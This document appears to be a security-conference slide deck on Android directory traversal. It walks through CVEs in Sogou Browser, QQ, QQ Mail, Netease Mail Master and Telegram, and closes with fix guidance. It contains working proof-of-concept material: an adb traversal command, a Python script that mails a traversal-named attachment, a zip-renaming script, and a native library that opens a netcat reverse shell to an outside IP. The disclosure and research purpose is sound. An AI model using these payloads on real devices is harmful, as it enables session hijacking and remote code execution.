# General ways to find and exploit directory traversals on Android

Xiang Xiaobo (Elphet) @ 360 Alpha Team

# About Us

- Alpha Team @360 Security
- 100+ Android vulnerabilities（Google Qualcomm etc）
- Won the highest reward in the history of the ASR program.
- 5 Pwn contest winner
  - Pwn2Own Mobile 2015( Nexus 6)
  - Pwn0Rama 2016 (Nexus 6p)
  - Pwn2Own 2016(Chrome)
  - PwnFest 2016(Pixel)
  - Pwn2Own Mobile 2017(Galaxy S8）

# Agenda

- **Concept and Impacts**
- Where and how to find directory traversal issues
- Tricks for exploiting
- How to fix

# What is directory traversal

- A controllable or partially controllable file name.
- Lack of file name canonicalization

```
3     String fileName = response.fileName;
4     File f = new File(Environment.getExternalStorageDirectory() + fileName);
5     FileOutputStream out = new FileOutputStream(f,true);
6     out.write(filecontent.getBytes("UTF-8"));
7
```

- Can be exploited with a malfored filename:
  - ../../../../../../data/data/com.vulnerable.app/files/plugin.so

# Impacts of traversal

- Arbitrary file reading via traversal
  - Information leakage ( token, user info, etc. )
  - Clone Attack
- Arbitrary file Writing
  - Phishing
  - Denial of Service
  - Account Replacement
  - Arbitrary code execution
  - Clone Attack

# Agenda

- Concept and Impacts
- **Where and how to find directory traversal issues**
- Tricks for exploiting
- How to fix

# Where to find Directory traversal

- Opening file in exported content provider
- Attachment saving in mailbox application
- Manually decompressing archives in Web-browser/File Manager
- Downloading and unzipping resources during running
- Unsafe unzipping files in the SD Card
- Transferring files in Instant Messaging Apps
- Syncing files in Cloud Drive Apps
- Backup and restore
- …

# Directory traversal in exported Content provider

- exported:true
- Overrided openFile method in the content provider
- Vulnerable code snippet

```
public class DownloadProvider extends ContentProvider{
    @Override
    public ParcelFileDescriptor openFile(Uri uri, String mode){
        File file = new File( Environment.getExternalStorageDirectory() + "/Download/", uri.getPath());
        return ParcelFileDescriptor.open(file, ParcelFileDescriptor.READ_ONLY_MODE);
    }
}
```

- PoC:
  - adb shell content open content://mydownloadcontentprovider/..%2f..%2f..%2f..%2f..%2fsdcard%2freadme.txt

# Attachment saving in mailbox apps

- There are two fields that must be canonicalized
  - Filename1 specifies the attachment name for gmail
  - Filename2 specifies the attachment name for outlook
- We can specify these fields with a python script

```
------714A286D976BF3E58D9D671E37CBCF7C
Content-Type: text/html

<html>
<body>
test
</body>
</html>

------714A286D976BF3E58D9D671E37CBCF7C
Content-Type: image/png; name="filename1"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="filename2"


------714A286D976BF3E58D9D671E37CBCF7C
```

# Attachment saving in mailbox apps

```
    composed = """Content-Type: multipart/signed; protocol="application/x-pkcs7-signature"; micalg=sha1;
    boundary="----714A286D976BF3E58D9D671E37CBCF7C"
MIME-Version: 1.0
Subject: hello world
To: """+ MAIL_ADDRESS +"""
From: """ + FROM_ADDRESS + """

------714A286D976BF3E58D9D671E37CBCF7C
Content-Type: image/png; name="../../../../../sdcard/poc"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="filename"

ZGV4CjAzNQC2b1d8KTQjXjcfNNF8BhWJCDLW+VY69PBE2TwAcAAAAHhWNBIAAAAAAAAAAHTYPAAg
gAAAcAAAAKAUAADwAAIAPRsAAHBTAgDCOwAATJoDAER1AABceAUAag4AAHwiCQCI6TEAvO8KALzv
------714A286D976BF3E58D9D671E37CBCF7C"""

    s = smtplib.SMTP_SSL("smtp.163.com")
    s.login( MAIL_ADDRESS , MAIL_PASSWORD)
    s.sendmail(MAIL_ADDRESS, TO_ADDRESS, composed)
    s.quit()
```

# Zip decompress in web browser or file manager apps

- Steps to verify:
  - Download a malformed zip file/ store a malformed zip file on the sdcard
  - Manually trigger the decompress operation.
- Generate a malformed zip file:

```
1
2 fname = "sgexp.zip"
3 src_fname = "aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqa"
4 dest_fname = "../../../../data/data/sogou.mobile.explorer/app_libs/libvplayer.so"
5
6 with open(fname,"rb") as f:
7     data = f.read()
8     data = data.replace(src_fname, dest_fname)
9
10 with open(fname,"wb") as f:
11     f.write(data)
```

- case:
  - CVE-2018- 8084 Directory traversal in Sogou Browser

# Downloaded zip resources

- Vulnerable
  - Static analysis or scanners
    - grep --include *.smali  -r zipEntry .
- Controllable
  - Attack surfaces
    - Insecure Communication / Insecure Storage / Exported Components
  - Static analysis
    - Recursively find the caller of target function
  - Dynamic analysis
    - Hooking
    - MITM

# Hooking

- Hooking File.exists() to intercept all reading actions
- Filter files that end with “.zip”
- Print the stack backtrace to see whether it is controllable

```
Java.perform(function () {
    var FileClazz = Java.use("java.io.File");
    var class_exception = Java.use("java.lang.Exception");
    var class_log = Java.use("android.util.Log");

    FileClazz.exists.implementation = function () {
        var path = this.getAbsolutePath();
        console.log("[*] " + path);
        if ( path.endWith(".zip")){
            var my_exception_obj = class_exception.$new();
            trace = class_log.getStackTraceString(my_exception_obj);
            console.log(trace);
        }
        return this.exists() ;
    };
});
```

# Directory Traversal in Instant Messaging Apps

- Steps to find directory traversals in IM
  - send a file with malformed filename to the target
  - the target clicks or downloads the file to trigger a directory traversal
- How can we send a malformed file
  - MITM
  - Hooking
  - Repackaging or recompiling

# Possibility of MITM

- Example

```
POST /r/talk/m/reqseq HTTP/1.1
Host: obs-cn.line-apps.com
accept: */*
X-Line-Application: ANDROID 7.5.2   Android OS  7.1.2
cache-control: no-cache
X-Line-Access:
TTJv6nvh1NoakGatiG0gvi6qtoNdS1CSldU8etGtAOOSy1WOuNh0baDFCVTXtzDyVTrUN6
+rugxJyjzF3QYmU+kLeY7+Q5R//9w9wAZSseXwK
+4qHaH7lNnpwY2iO2Stgb8Gnb6kr29Ws
+TxYilD0cz3i8/1ttkDnVVnUoZHKyruzqNSQQPU68o9D4YnHMRARadcaQIe8L1tBuQpyGF
+6iVF4L8nuY8TwKFyH4WveAJXjfYkAmv7rsHA0OmcVFD5vbW3dONwelkXUULsXZed7ue8Y
v9ZZtpIunP43yBwBFcEpm
+ToguiRj0uvnrUaJpnMAhCMMMathqKXAYOafLvo9hqbTBksfcwUA/
refUkVkzMGM6zwciVIGkgAH2ILJB+aHlThE4BONTJIVOZ6bnfEq4B8eeqPR69IY/
kposwlyhPXU+9zkTKo2phZXqbBs1yl2noAg==
content-type:
x-obs-params:
eyJuYW1lIjoib2xkZmlsZSIsIm9pZCI6InJlcXNlcSIsInJhbmdlIjoiYnl0ZXMgMC03XC
X-Line-Carrier: 46001,1-0
User-Agent: Line/7.5.2
connection: Keep-Alive
Content-Length: 8
```

Base64.decode( x-obs-parms):

```
{
    "name":"oldfile",
    "oid":"reqseq",
    "range":"bytes 0-7\\/8",
    "type":"file",
    "reqseq":"17",
    "tomid":"u72dc8xxxxxxxxxxe280065700",
    "ver":"1.0"
}
```

# Case via hooking

- CVE-2018-10067 Directory travsesal in QQ series products
  - We can modify the filename via hooking during sending

```
if ( methodName == "a(com.tencent.mobileqq.filemanager.data.FileManagerEntity arg0)"){
    if ( a1.fileName.value == "newfile")
    {
        a1.fileName.value = "../../../../../../sdcard/anotherfile";
    }
    send( JSON.stringify(payload) )
    ret = this.%(methodName)s.overloads[i].apply(this, arguments);
}
```

# Case via repackaging or recompling

- CVE-2017-17715 Directory travsersal in Telegram Messenger ( Discovered by Natalie)
  - Didn’t canonicalize the filename during downloading document
- How to specify a malformed file name during sending file
  - Repackaging or recompiling

```
.method public serializeToStream(Lorg/telegram/tgnet/AbstractSerializedData;)V
    .locals 1
    .param p1, "stream"    # Lorg/telegram/tgnet/AbstractSerializedData;

    .prologue
    .line 738
    sget v0, Lorg/telegram/tgnet/TLRPC$TL_documentAttributeFilename;->constructor:I

    invoke-virtual {p1, v0}, Lorg/telegram/tgnet/AbstractSerializedData;
    ->writeInt32(I)V

    .line 739
    iget-object v0, p0, Lorg/telegram/tgnet/TLRPC$TL_documentAttributeFilename;
    ->file_name:Ljava/lang/String;

    const-string v0,
    "../../../../data/data/org.telegram.messenger/files/tgnet.dat.bak"

    invoke-virtual {p1, v0}, Lorg/telegram/tgnet/AbstractSerializedData;
    ->writeString(Ljava/lang/String;)V

    .line 740
    return-void
.end method
```

# Agenda

- Concept and Impacts
- Where and how to find directory traversal issues
- **Tricks for exploiting**
- Conclusion

# Categories of directory traversal

- Be able to read arbitrary files
  - Logic bugs in exported components
- Be able to Overwrite arbitrary files directly
  - Path traversal in unzip
  - Sync directory of a Cloud Apps
- Be able to write, but cannot overwrite files
  - Download a document and rename if file already exists in Document Apps
  - Download an attachment and rename if file already exists in Mailbox
  - Download an arbitrary file and rename if file already exists in Instant Messaging Apps

# Tricks for exploiting

- Files to be used by an application
  - General Files
    - SharedPreference  in /data/data/<package name>/shared_prefs/<sp>.xml
    - Sqlite Databases in /data/data/<package name>/databases/<db>.db
  - Plugins
    - shared libraries/ dex / jar / apk
    - pre download,  dynamically load and unload
  - Hot patches
    - Fix critical vulnerabilities by pushing emergency patches
    - Combine with multi-dex mechanism
  - Executables
    - eg.  watch_server

# CVE-2018-8084 Directory traversal in Sogou Browser

- Allows overwriting files directly
- there’re so many shared libraries exists in /data/data/sogou.mobile.explorer/
- we overwrites a proper one to get a shell
  - libvplayer.so

```
sailfish:/data/data/sogou.mobile.explorer # find . -name *.so
./app_lib/libsogouwebview.so
./files/plugin/sreader/lib/libconceal.so
./files/plugin/sreader/lib/libDeflatingDecompressor-v3.so
./files/plugin/sreader/lib/libNativeFormats-v4.so
./files/plugin/sreader/lib/libLineBreak-v2.so
./files/tts/libsnd.so
./files/tts/libttsoff.so
./files/tts/libdict.so
./app_libs/libvscanner.so
./app_libs/libOMX.18.so
./app_libs/libvvo.7.so
./app_libs/libOMX.14.so
./app_libs/libvplayer.so
./app_libs/libOMX.9.so
```

```
JNIEXPORT jint JNI_Onload(JavaVM *vm, void *reserved){
    system("chmod 777 /data/local/tmp/busybox");
    system("/data/local/tmp/busybox nc 192.169.31.33 12306 -e
    /syste/bin/sh &");
    return JNI_VERSION_1_4;
}
```

# CVE-2018-5722 directory traversal in Tencent QQ Mail

- Directory traversal in Attachment downloads
  - Vulnerable when logging in with Gmail or Gmalified address (Hotmail/Yahoo)
  - Controllable file name of attachment
  - lacking of cananicalization
- Dangerous hot patches with multi-dex
  - Using File.listFiles(DexFilter)  to find all dex files in a certain directory and load them directly
- Exploit
  - /data/data/<package name>/app_moai_patch/a.dex
  - Smali injection to classes to be load

# CVE-2018-5722 directory traversal in Tencent QQ Mail

- Directory traversal in Attachment downloads
  - Vulnerable when logging in with Gmail or Gmalified address (Hotmail/Yahoo)
  - Controllable file name of attachment
  - lacking of canonicalization
- Dangerous hot patches with multi-dex
  - Using File.listFiles(DexFilter)  to find all dex files in a certain directory and load them directly

```
public static boolean attachPatchDex(Application arg7, File arg8) throws Exception {
    ArrayList v1 = new ArrayList();
    File[] v0 = new File(arg8, "dex").listFiles(new DexFilter());
    if(v0 == null || v0.length == 0) {
        PatchLog.w(2028, arg8.getAbsolutePath());
    }
    else {
        Collections.addAll(((Collection)v1), ((Object[])v0));
        File v2 = MultiDex.getDefaultMultiDexDir(((Context)arg7));
        PatchUtil.forceMkdir(v2);
        if(Build$VERSION.SDK_INT >= 24) {
            AndroidNClassLoader.replacePathClassLoader(arg7);
        }
```

# CVE-2018-5192 Directory travseral in Netease Mail Master

- Directory traversal in Attachment downloading
  - Similar to directory travseral in QQ Mail
  - Vulnerable when logging in with Gmail or Gmalified address (Hotmail/Yahoo)
  - Controllable file name of attachment
  - lacking of canonicalization
- Dangerous advertisement plugin loading and updating
  - It loads finalcore.jar after launch
  - Update finalcore.jar by rename newcore.jar to finalcore.jar if exists
- Exploit:
  - We can place “newcore.jar”, and wait for reloading

# CVE-2017-17715 Directory traversal in Telegram (Discovered by Natalie)

- Directory traversal in Downloading documents
  - Cannot overwrite existing files.
  - Controllable file name of documents
  - lacking of canonicalization when downloading
- The implementation of tgnet module is dangerous
- Exploit1:
  - We can place tgnet.dat.bak file and wait for loading
  - Results in a crash / possibility of session hijacking

```
Config::Config(std::string fileName) {
    configPath = ConnectionsManager::getInstance()
    .currentConfigPath + fileName;
    backupPath = configPath + ".bak";
    FILE *backup = fopen(backupPath.c_str(), "rb");
    if (backup != nullptr) {
        DEBUG_D("Config(%p, %s) backup file found %s",
        this, configPath.c_str(), backupPath.c_str());
        fclose(backup);
        remove(configPath.c_str());
        rename(backupPath.c_str(), configPath.c_str());
    }
}
```

# CVE-2017-17715 Directory traversal in Telegram


- Exploit #2
  - The implementation in AOSP also has backup file restore logic
  - This is a general way to overwrite files if we can not overwrite files directly

SharedPreferencesImpl.java

```
84      private void startLoadFromDisk() {
85          synchronized (this) {
86              mLoaded = false;
87          }
88          new Thread("SharedPreferencesImpl-load") {
89              public void run() {
90                  synchronized (SharedPreferencesImpl.this) {
91                      loadFromDiskLocked();
92                  }
93              }
94          }.start();
95      }
96
97      private void loadFromDiskLocked() {
98          if (mLoaded) {
99              return;
100         }
101         if (mBackupFile.exists()) {
102             mFile.delete();
103             mBackupFile.renameTo(mFile);
104         }
105
```


# CVE-2017-17715 Directory traversal in Telegram

- Exploit #2
  - What can we overwrite
    - tgnet.dat
    - userconfing.xml
  - What can we do
    - Account replacing
    - Session hijack
    - Device binding and force logout



# SharePreferences

- Items we could hijack:
  - Download URLs
    - plugins
    - Patches
    - new APKs
  - Version code
  - Update schedule
  - Update file hash
  - Servers
    - Server IP an Port
    - DNS server
    - Proxy server
  - …



added in API level 1

SharedPreferences

```
public interface SharedPreferences
```

android.content.SharedPreferences

Interface for accessing and modifying preference data returned by `getSharedPreferences(String, int)`. For any particular set of preferences, there is a single instance of this class that all clients share. Modifications to the preferences must go through an `SharedPreferences.Editor` object to ensure the preference values remain in a consistent state and control when they are committed to storage. Objects that are returned from the various `get` methods must be treated as immutable by the application.

# Agenda

- Concept and Impacts
- Where and how to find directory traversal issues
- Tricks for exploiting
- **How to fix**

# How to Fix

- Rename or concat the downloaded files with a hash
- Always canonicalize the user-controllable filename
- Avoid reading important files on the SD card
- Check the integrity of important files
- …

```
public ParcelFileDescriptor openFile (Uri uri, String mode)
    throws FileNotFoundException {
    File f = new File(DIR, uri.getLastPathSegment());
    if (!f.getCanonicalPath().startsWith(DIR)) {
        throw new IllegalArgumentException();
    }
    return ParcelFileDescriptor.open(f,
     ParcelFileDescriptor.MODE_READ_ONLY);
}
```

# THANKS
# Q&A